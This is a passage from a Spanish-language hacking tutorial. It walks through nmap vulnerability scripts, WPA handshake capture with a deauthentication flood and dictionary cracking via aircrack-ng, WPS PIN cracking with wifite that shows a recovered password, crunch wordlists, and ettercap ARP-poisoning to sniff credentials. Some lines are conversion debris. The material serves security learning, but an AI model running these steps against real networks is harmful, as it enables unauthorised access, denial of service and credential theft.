|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo
31337/tcp open   Elite
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds
root@R3LI4NT:/home/whoami#
```

El puerto 22 de SSH nos brinda la llave (key) de su conexión.

Script Vuln: brinda información sobre alguna vulnerabilidad que está expuesta el equipo.

```
root@R3LI4NT:/home/whoami# nmap --script vuln 10.18.160.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 23:45 CET
Nmap scan report for 10.18.160.1
Host is up (0.026s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-slowloris-check:
|   VULNERABLE
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   ID: CVE-CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
```

El puerto 80 presenta una vulnerabilidad de DoS (Denegación de Servicio).

Script All: ejecuta todos los scripts disponibles, puede generar registros en el sistema.

```
root@R3LI4NT:/home/whoami# nmap --script all 192.168.1.0
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 00:34 CET
too short
Pre-scan script results:
| broadcast-igmp-discovery:
  192.168.1.5
    Interface: wlan0
    Version: 2
    Group: 224.0.0.251
    Description: mDNS (rfc6762)
  192.168.1.5
    Interface: wlan0
    Version: 2
    Group: 224.0.0.252
    Description: Link-local Multicast Name Resolution (rfc4795)
  192.168.1.5
    Interface: wlan0
    Version: 2
    Group: 239.255.255.250
    Description: Organization-Local Scope (rfc2365)
- Use the newtargets script-arg to add the results as targets
broadcast-listener:
ether
  EIGRP Update

  ARP Request
    sender ip      sender mac          target ip
    192.168.1.2
      192.168.1.1

  udp
    SSDP
      ip           uri
      192.168.1.2  urn:dial-multiscreen-org:service:dial:1
      192.168.1.4  urn:dial-multiscreen-org:service:dial:1
      192.168.1.5  urn:dial-multiscreen-org:service:dial:1
```

Script Auth: verifica si existen usuarios con contraseñas vacías o por defecto, autenticación SSH, hashes, inicio de sesión predeterminadas, omisión de inicio de sesión VNC.

```
root@R3LI4NT:/home/whoami# nmap --script auth 10.18.160.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 18:53 CET
Nmap scan report for 10.18.160.1
Host is up (0.061s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     gssapi-keyex
|     gssapi-with-mic
|     password
| ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
3128/tcp  open  squid-http
3306/tcp  open  mysql
|_mysql-empty-password: Host '10.18.162.118' is not allowed to connect to this MySQL server
3551/tcp  open  apcupsd
5000/tcp  open  upnp
8080/tcp  open  http-proxy
MAC Address: :4B (Realtek Semiconductor)

Nmap done: 1 IP address (1 host up) scanned in 102.26 seconds
root@R3LI4NT:/home/whoami#
```



En mi caso no tuve alguna respuesta positiva. Generalmente el puerto "3306" suele ofrecer una lista de usuarios MySQL cuando este es vulnerable.



AIRCRACK-NG



Aircrack-ng es una suite de seguridad inalámbrica que nos permite realizar diferentes ataques para crackear claves WEP y WPA/WPA2-PSK. Aplica varias técnicas de ataques para descifrar claves WEP: *FMS* (Fluhrer, Mantin, Shamir), *Korek ChopChop*.

Para crackear claves WPA/WPA2-PSK se utiliza la combinación de contraseñas a través de fuerza bruta, también es aplicada a WEP, es necesario usar un diccionario para este método. Esta técnica no solo se utiliza para WiFi, también para obtener credenciales de redes sociales. Con el paso de los años se ha dejado de utilizar por el simple hecho del tipo de cifrado que contenga la password, el tiempo que requiere, sistema de alerta de intrusión (Facebook, Instagram, Twitter, etc), otros nuevos métodos (Phishing).

Lista de herramientas que contiene Aircrack-ng:

- airbase-ng
- aircrack-ng
- airdecap-ng
- airdecloak-ng
- airdriver-ng
- aireplay-ng
- airmon-ng
- airodump-ng
- airolib-ng
- airserv-ng
- airtun-ng
- easside-ng
- packetforge-ng
- tkiptun-ng
- wesside-ng
- airdecloak-ng

Entre las más utilizadas:

[Aircrack-ng](#): descifrar contraseñas.

[Aireplay-ng](#): generar tráfico, ataque de desautenticación.

[Airodump-ng](#): capturar paquetes.

[Airmon-ng](#): convertir nuestra tarjeta inalámbrica en modo monitor.

Antes de seguir con el procedimiento, es necesario contar con un adaptador/tarjeta de red compatible con kali linux, de esta forma conseguiremos que nos reconozca las redes inalámbricas de nuestro alrededor, dado que la máquina virtual solo reconoce conexión cableada por parte de la máquina física.



Tenda



TP-Link



Alfa

Cracking WPA/WPA2-PSK | Fuerza Bruta

Debemos comprobar nuestro adaptador:

```
airmon-ng
```

Una vez detectado, agregamos la tarjeta en modo monitor:

```
airmon-ng start wlan0
```

Matar procesos que pueden causar problemas:

```
airmon-ng check kill
```

```
root@R3LI4NT:/home/whoami# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0         mt7601u    Ralink Technology, Corp. MT7601U
root@R3LI4NT:/home/whoami# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
          PID Name
          465 NetworkManager
          837 wpa_supplicant
PHY     Interface      Driver      Chipset
phy0    wlan0         mt7601u    Ralink Technology, Corp. MT7601U
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
root@R3LI4NT:/home/whoami# airmon-ng check kill
Killing these processes:
          PID Name
          837 wpa_supplicant
```

Capturar los datos de la red objetivo:

```
airodump-ng *interfaz*
airodump-ng wlan0mon

CH 7 ][ Elapsed: 6 s ][ 2020-11-04 06:16
          BSSID      PWR  Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
          28: :6E:    -22     33       5   0   7  54e  WPA2 CCMP  PSK Unknown
          :18: :00:    -62      9     93  19   1   54 . OPN
          :15: :8C:    -71      5       0   0   10  54e WPA2 CCMP  PSK as
          : :E9:    -78      5       1   0   10  270  WPA2 CCMP  PSK edor
          B0: :04:    -80      2       1   0   3   270  WPA2 CCMP  PSK Nunez
          1C: :AF:    -81      4       0   0   9  54e  WPA2 CCMP  PSK :EF
          28: :83:    -84      2       0   0   4  54e  WPA2 CCMP  PSK :3c4
          BSSID      STATION    PWR   Rate   Lost   Frames Notes Probes
          :6E:      :34: :7C:  -48   0 -24e   0     3
          :6E:      :F4: :87:  -34  54e-54e   0     2
          :00:      :3E: :A4:  -1  24e- 0   0     2
          :00:      :18: :51:  -1   6 - 0   0     1
          :00:      :A6: :D6:  -1   6 - 0   0   296
Quitting ...
root@R3LI4NT:/home/whoami#
```

Luego de identificar la red, presionan CTRL + C. A continuación, comenzaremos a capturar los paquetes.

Anotamos los siguientes datos de la red:

ELEMENTO	DESCRIPCIÓN
-c	Número del canal de la red. Ej: 7
--bssid	Dirección MAC de la red objetivo. Ej: 00:11:22:33:44:55
--write	Nombre del archivo de captura donde se almacenan los paquetes. Ej: Prueba01
-w	Es el prefijo del nombre de archivo que contendrá el handshake.
wlan0mon mon0	Interfaz inalámbrica.

```
airodump-ng -c 7 --bssid XXXXX --write Reliant wlan0mon
```

IMPORTANTE

No cierren esta terminal.

```
CH 7 ][ Elapsed: 1 min ][ 2020-11-05 05:12
          BSSID      PWR RXQ  Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
          :CC  -25  60     684     2550  42   7  54e  WPA2 CCMP  PSK Unknown
          BSSID      STATION    PWR   Rate   Lost   Frames Notes Probes
          03  -20  54e-54e   173     677
          DD  -32  48e- 6e    0      68
          66  -60  54e- 1     0   1827
```

A continuación, iniciaremos un ataque desautenticación para expulsar a los clientes de la red, nos permitirá recoger el handshake y facilitar dicho ataque:

-0	Indica el tipo de ataque (desautenticación).
-a	Dirección MAC (BSSID) de la red objetivo.
-e	Nombre de la red (ESSID).

```
aireplay-ng -0 15 -a XXXXXX -e Reliant wlan0mon
```

Cantidad de paquetes a enviar, con 1 se envían continuamente, provocando un **Dos** (Denegación de Servicio) a la conexión.

```
root@R3LI4NT:/home/whoami# aireplay-ng -0 15 -a 28:          -e Reliant wlan0mon
05:43:24 Waiting for beacon frame (BSSID: 28: ) on channel 7
For given BSSID '28:', there is an ESSID mismatch!
Found ESSID "Unknown" vs. specified ESSID "Reliant"
Using the given one, double check it to be sure its correct!
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:43:25 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:25 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:26 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:27 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:27 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:28 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:28 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:29 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:29 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:30 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:31 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:31 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:32 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:32 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
05:43:33 Sending DeAuth (code 7) to broadcast -- BSSID: [28:
```

Volveremos a la terminal anterior y observaremos el handshake capturado, pulsamos CTRL + C:

```
CH 7 ][ Elapsed: 37 mins ][ 2020-11-05 05:47 ][ WPA handshake: 28:
```

El último paso es descifrar la contraseña por fuerza bruta:

```
aircrack-ng Reliant-01.cap -w wordlist.txt
```

Nombre del archivo generado con airodump-ng.

Nombre de nuestro diccionario.

Contraseña encontrada, KEY FOUND!

El tiempo que requiere en encontrar la contraseña dependerá de que tan compleja sea, lo ideal es tener un diccionario extenso en el cual podamos combinar diferentes palabras para dar con la misma.

```
Aircrack-ng 1.6
[00:00:02] 1062/1072 keys tested (452.70 k/s)
Time left: 0 seconds                                99.07%
KEY FOUND! [REDACTED]

Master Key   : E2 EB 99 4D E5 37 43 B2 4E 92 FD 26 B0 9D DF E0
                AF 1E 79 8A A6 45 DF 00 C1 5E AF 86 14 BF 0E 90

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 64 E9 4E D4 10 7E 5D DD FD 56 2E E4 63 95 CC 21

root@R3LI4NT:/home/whoami#
```

Wifite es un script completo creado en Python para auditar redes inalámbricas. Utiliza una gran variedad de métodos conocidos para recuperar una contraseña de acceso inalámbrico.

Métodos:

- **WPS**: Ataque sin conexión Pixie-Dust.
- **WPS**: Ataque de PIN de fuerza bruta en línea.
- **WPA**: El WPA Handshake Capture + crack sin conexión.
- **WPA**: El WPA Handshake Capture + crack sin conexión.
- **WEP**: Diferentes ataques conocidos contra WEP, incluyendo fragmentación, chop-chop, aireplay, etc.

Antes de iniciar la herramienta debemos colocar la tarjeta en modo monitor:

```
airmon-ng start wlan0
```

Iniciamos el script:

```
sudo wifite
```

```
[+] Using wlan0mon already in monitor mode
      NUM          ESSID   CH ENCR   POWER  WPS?  CLIENT
      --  ---          ---    ---    ---     ---    ---    ---
      1          WPA-P   7  WPA-P  62db  no    2
      2          WPA-P   2  WPA-P  27db  yes
      3          WPA-P   9  WPA-P  27db  no
      4          WPA-P   2  WPA-P  21db  yes
      5          WPA-P  11  WPA-P  18db  no
[+] Scanning. Found 5 target(s), 2 client(s). Ctrl+C when ready
      NUM          ESSID   CH ENCR   POWER  WPS?  CLIENT
      --  ---          ---    ---    ---     ---    ---
      1          WPA-P   7  WPA-P  61db  no    2
      2          WPA-P   2  WPA-P  27db  yes
      3          WPA-P   9  WPA-P  27db  no
      4          WPA-P   2  WPA-P  21db  yes
      5          WPA-P  11  WPA-P  18db  no
      6          WPA-P   1  WPA-P  17db  no
[+] Scanning. Found 6 target(s), 2 client(s). Ctrl+C when ready ^C
      NUM          ESSID   CH ENCR   POWER  WPS?  CLIENT
      --  ---          ---    ---    ---     ---    ---
      1          WPA-P   7  WPA-P  61db  no    2
      2          WPA-P   2  WPA-P  27db  yes
      3          WPA-P   9  WPA-P  27db  no
      4          WPA-P   2  WPA-P  21db  yes
      5          WPA-P  11  WPA-P  18db  no
      6          WPA-P   1  WPA-P  17db  no
[+] select target(s) (1-6) separated by commas, dashes or all: ■
```

Se desplegará una lista de redes cercanas, por un lado nos muestra el alcance (poder de conexión), verifica si tiene el WPS activado y los clientes conectados. Seleccionamos la red objetivo que deseamos atacar.

¡WPS cracked!

```
[+] select target(s) (1-3) separated by commas, dashes or all: 2
[+] (1/1) Starting attacks against ( )
[+] (23db) WPS Pixie-Dust: [4m54s] Cracked WPS PIN: 49011838
[+] (23db) WPS Pixie-Dust: [4m46s] Cracked WPS PSK: elviejo1
[+] ESSID:
[+] BSSID:
[+] Encryption: WPA (WPS)
[+] WPS PIN: 49011838
[+] PSK/Password: elviejo1
[+] saved crack result to cracked.txt (2 total)
[+] Finished attacking 1 target(s), exiting
root@R3LI4NT:/home/whoami# cat cracked.txt
[


},
{
  "type": "WPS",
  "date": 1605499173,
  "essid": "████████",
  "bssid": "████████",
  "pin": "49011838",
  "psk": "elviejo1"
}
]root@R3LI4NT:/home/whoami#
```

Advertencia

El WPS activado puede implicar una vulnerabilidad grave para nuestra red inalámbrica, se aconseja que se desactive. Su función es facilitar una conexión para otros usuarios de confianza a través del método PIN, este requiere de 8 dígitos en lugar de la contraseña completa.

Para desactivar el WPS nos dirigimos a la configuración de nuestro módem/router y lo hacemos desde allí, no todos son iguales.

Se ingresa a través de nuestra dirección IP Local (192.168.1.1) desde el navegador.



CRUNCH

Crunch es una herramienta para generar una lista de palabras (diccionarios / wordlist) para ser usado en fuerza bruta. Es capaz de generar diccionarios con distintos parámetros, admite números, símbolos, mayúsculas y minúsculas. Realiza todas las combinaciones que estén a su alcance tomando la palabra clave.

Normalmente, crunch ya viene instalado en Kali, pero si pretenden instalarlo en otra distro:

```
sudo apt-get install crunch
```

Comandos básicos

Generar un diccionario que contenga palabras con una longitud mínima y máxima:



```
whoami@R3LI4NT:~$ crunch 2 5
Crunch will now generate the following amount of data: 73645468 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356604
```

Generar una lista de palabras que solo contenga letras:

```
crunch 2 6 abcdefghij
```

```
whoami@R3LI4NT:~$ crunch 2 6 abcdefghij
Crunch will now generate the following amount of data: 7654300 bytes
7 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1111100
```

Crear una lista de palabras que contenga solo números:

crunch 2 7 1234567890

```
whoami@R3LI4NT:~$ crunch 2 7 1234567890
Crunch will now generate the following amount of data: 87654300 bytes
83 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 111111100
```

Especificar la ubicación para guardar el diccionario:

```
cd *Directorio*
crunch 2 6 abcdef098 -o wordlist.txt
```

Nomhre del diccionario

```
whoami@R3Li4NT: ~
```

Archivo Acciones Editar Vista Ayuda

```
root@R3Li4NT:/home/whoami# cd Escritorio/
```

```
root@R3Li4NT:/home/whoami/Escritorio# crunch 2 6 abcdef098 -o wordlist.txt
```

```
Crunch will now generate the following amount of data: 4110345 bytes
```

```
3 MB
```

```
0 GB
```

```
0 PB
```

```
Crunch will now generate the following number of lines: 597861
```

```
Crunch: 100% completed generating output
```

```
root@R3Li4NT:/home/whoami/Escritorio#
```

```
Archivo Editor Búsqueda Ver Documento Ayuda
```

```
f0bbdc
```

```
f0bbdd
```

```
f0bbde
```

```
f0bbdf
```

```
f0bbd0
```

```
f0bbd1
```

```
f0bbd9
```

```
f0bbd8
```

```
f0bbea
```

```
f0bbeb
```

```
f0bec
```

```
f0bed
```

```
f0bee
```

```
f0bef
```

```
f0bbe9
```

```
f0bbe9
```

```
f0bbe8
```

```
f0bbfa
```

```
f0bbfb
```

```
f0bbfd
```

```
f0bbfe
```

```
f0bbff
```

```
f0bbf0
```

```
f0bbf9
```

```
f0bbf8
```

Supongamos que la víctima utilizó un nombre u otro carácter al final o inicio de una contraseña, podríamos generar todas las posibilidades de contraseñas para dar con ella.

```
crunch 9 9 -t @@@@linux -o dic.txt
```

```
root@R3LI4NT:/home/whoami/Escritorio# crunch 9 9 -t 级级linux -o dic.txt  
Crunch will now generate the following amount of data: 4569760 bytes  
4 MB
```

- “-t” permite especificar un patrón.
- “@” incluir caracteres en minúsculas.
- “,” incluir caracteres en mayúsculas.
- “%” incluir números.
- “^” incluir símbolos.

Crear una lista de palabras utilizando el archivo **charset.lst**, contiene un grupo de caracteres para generar una lista más compleja:

Directorio: **/usr/share/crunch/**

```
whoami@R3LI4NT:/usr/share/crunch$ cat charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxi.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>

hex-lower          = [0123456789abcdef]
hex-upper          = [0123456789ABCDEF]
numeric            = [0123456789]
numeric-space      = [0123456789 ]
symbols14          = [!@#$%^&*()_+=-]
symbols14-space    = [!@#$%^&*()_-+=-]
symbols-all        = [!@#$%^&*()_-+=-[]{}|;`~":">.,?/]
symbols-all-space = [!@#$%^&*()_-+=-[]{}|;`~":">.,?/]

ualpha             = [ABCDEFGHIJKLMNPQRSTUVWXYZ]
ualpha-space       = [ABCDEFGHIJKLMNPQRSTUVWXYZ ]
ualpha-numeric    = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789]
ualpha-numeric-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789 ]
ualpha-numeric-symbol14 = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*())
ualpha-numeric-symbol14-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*())
ualpha-numeric-all = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*())
ualpha-numeric-all-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*())
ualpha-numeric-all-space = [ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#$%^&*())
ualpha-space       = [abcdefghijklmnopqrstuvwxyz]
ualpha-space       = [abcdefghijklmnopqrstuvwxyz ]
ualpha-numeric    = [abcdefghijklmnopqrstuvwxyz0123456789]
ualpha-numeric    = [abcdefghijklmnopqrstuvwxyz0123456789 ]
```



"cat": Expressar la lista almacenada en **charset.lst**

Algunas de ellas:

- *Numeric*
- *Ualpha*
- *Ualpha-numeric*
- *Symbols14*
- *Lalpha-sv*
- *Mixalpha*
- *Mixalpha-numeric*

Ej: generar un diccionario que contenga letras de alfabeto inferior junto con un patrón numérico:

```
crunch 2 5 -f /usr/share/crunch/charset.lst lalpha-numeric -o diccionario.txt
```

```
root@R3LI4NT:/# crunch 2 5 -f /usr/share/crunch/charset.lst lalpha-numeric -o d
iccionario.txt
Crunch will now generate the following amount of data: 371385648 bytes
354 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 62193744
crunch: 35% completed generating output
crunch: 68% completed generating output
crunch: 100% completed generating output
root@R3LI4NT:/# ls
bin diccionario.txt initrd.img lib32 lost+found opt run sys var
boot etc initrd.img.old lib64 media proc sbin tmp vmlinuz
dev home lib libx32 mnt root srv usr vmlinuz.old
```



"-f": Especifica el juego de caracteres

Generar una lista de palabras con una serie de una o varias palabras:

```
crunch 3 7 -p hacking is art
```

"-p": Generar palabras que no contengan caracteres repetidos



```
root@R3LI4NT:/home/whoami# crunch 3 7 -p hacking is arte
Crunch will now generate approximately the following amount of data: 84 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6
arteisartehacking
arteishacking
hackingarteis
hackingisarte
isarteisartehacking
ishackingarte
root@R3LI4NT:/home/whoami#
```


"-i": Invertir la salida (output) de la lista:

```
crunch 1 3 abcdef -i -o wordlist.txt
```

```
root@R3LI4NT:/home/whoami/Escritorio# crunch 1 3 abcdef -i -o wordlist.txt
Crunch will now generate the following amount of data: 984 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 258
crunch: 100% completed generating output
root@R3LI4NT:/home/whoami/Escritorio# cat wordlist.txt
a
b
c
d
e
f
aa
ba
ca
da
ea
fa
ab
bb
cb
db
ab
fb
ac
bc
```

Crear un diccionario comprimido [gzip, bzip2, lzma, y ?z]:

```
crunch 8 8 abcdefgh -z bzip2 -o wordlist.txt
```




Para más información de crunch, ejecutar en la terminal: "**man crunch**".

ETTERCAP

Ettercap es una herramienta potente y muy usada para realizar ataques MITM contra una red, manipular el tráfico HTPP, HTTPS y SSH. El objetivo es auditar la seguridad de la red/host en busca de conexiones activas, filtraciones de contraseñas u otros datos relevantes para el atacante.

¿Qué es un ataque MITM?

Un ataque de hombre en medio (abreviado MITM) es un método sigiloso donde el atacante interviene el tráfico de datos que viajan en la red, es aprovechada por los ciberdelincuentes para obtener credenciales de redes sociales, cuentas bancarias, emails, registrar sitios visitados, entre otras.




La víctima intenta crear una conexión codificada con el servidor web pero, el atacante intercepta la conexión y la desvía, realmente lo que hace la víctima es enviar los datos primero al atacante y este se lo envía al servidor web, desencripta los datos y hace con ellos lo que quiera antes de que lleguen.

Abrimos ettercap desde el menú o en la terminal “**ettercap -G**”, seleccionamos la interfaz conectada a la red y después le damos “Aceptar”.



Luego, vamos a Menú > Host > Scan host > Hosts list




Dentro se encuentra las direcciones IP y MAC de los equipos (incluyendo el router) activos de la red, seleccionamos la IP del equipo a atacar y pulsamos “Add to Target 1”, después el router “Add to Target 2”.


Host 192.168.1.5 added to TARGET1
Host 192.168.1.1 added to TARGET2

Una vez que ya tenemos los objetivos marcados, debemos de aplicar el envenenamiento del protocolo ARP para que la víctima me mande el tráfico primero a mí.

Menú MITM > ARP poisoning




Marcamos la opción "Sniff remote connections" y damos aplicar.



Le damos a "Start sniffing" y lo dejamos esnifando el tráfico.

RESULTADO



En pantalla se muestra las credenciales obtenidas, en el caso de HTTPS tendríamos que hacer uso de SSLstrip para engañar al servidor y el tráfico HTTPS convertirlo en HTTP.

NIKTO

Nikto es un escáner de vulnerabilidades de servidores web, realiza un escaneo completo en busca de archivos y directorios peligrosos. Soporta SSL, LibWhisker IDS y una configuración de proxy para hacerlo bajo anonimato. Permite guardar la información detallada en una variedad de formatos HTML, CSV, XML, NBE y registros para Metasploits.

Iniciar nikto y mostrar las opciones que ofrece:

nikto -Help

```
-Plugins+          List of plugins to run (default: ALL)
-port+            Port to use (default 80)
-RSAcert+         Client certificate file
-root+            Prepend root value to all requests, format is /directory
-Save             Save positive responses to this directory ('.' for auto-name)
-ssl              Force ssl upgrade on port
-Tuning+          Scan tuning:
                  1 Interesting File / Seen in logs
                  2 Misconfiguration / Default File
                  3 Information Disclosure
                  4 Injection (XSS/Script/HTML)
                  5 Remote File Retrieval - Inside Web Root
                  6 Denial of Service
                  7 Remote File Retrieval - Server Wide
                  8 Command Execution / Remote Shell
                  9 SQL Injection
                  0 File Upload
                  a Authentication Bypass
                  b Software Identification
                  c Remote Source Inclusion
                  d WebService
                  e Administrative Console
                  x Reverse Tuning Options (i.e., include all except specified)
-timeout+          Timeout for requests (default 10 seconds)
-Userdbs          Load only user databases, not the standard databases
                  all Disable standard dbs and load only user dbs
                  tests Disable only db_tests and load udb_tests
-useragent        Over-rides the default useragent
-until            Run until the specified time or duration
-update           Update databases and plugins from CIRT.net
-url+             Target host/URL (alias of -host)
```

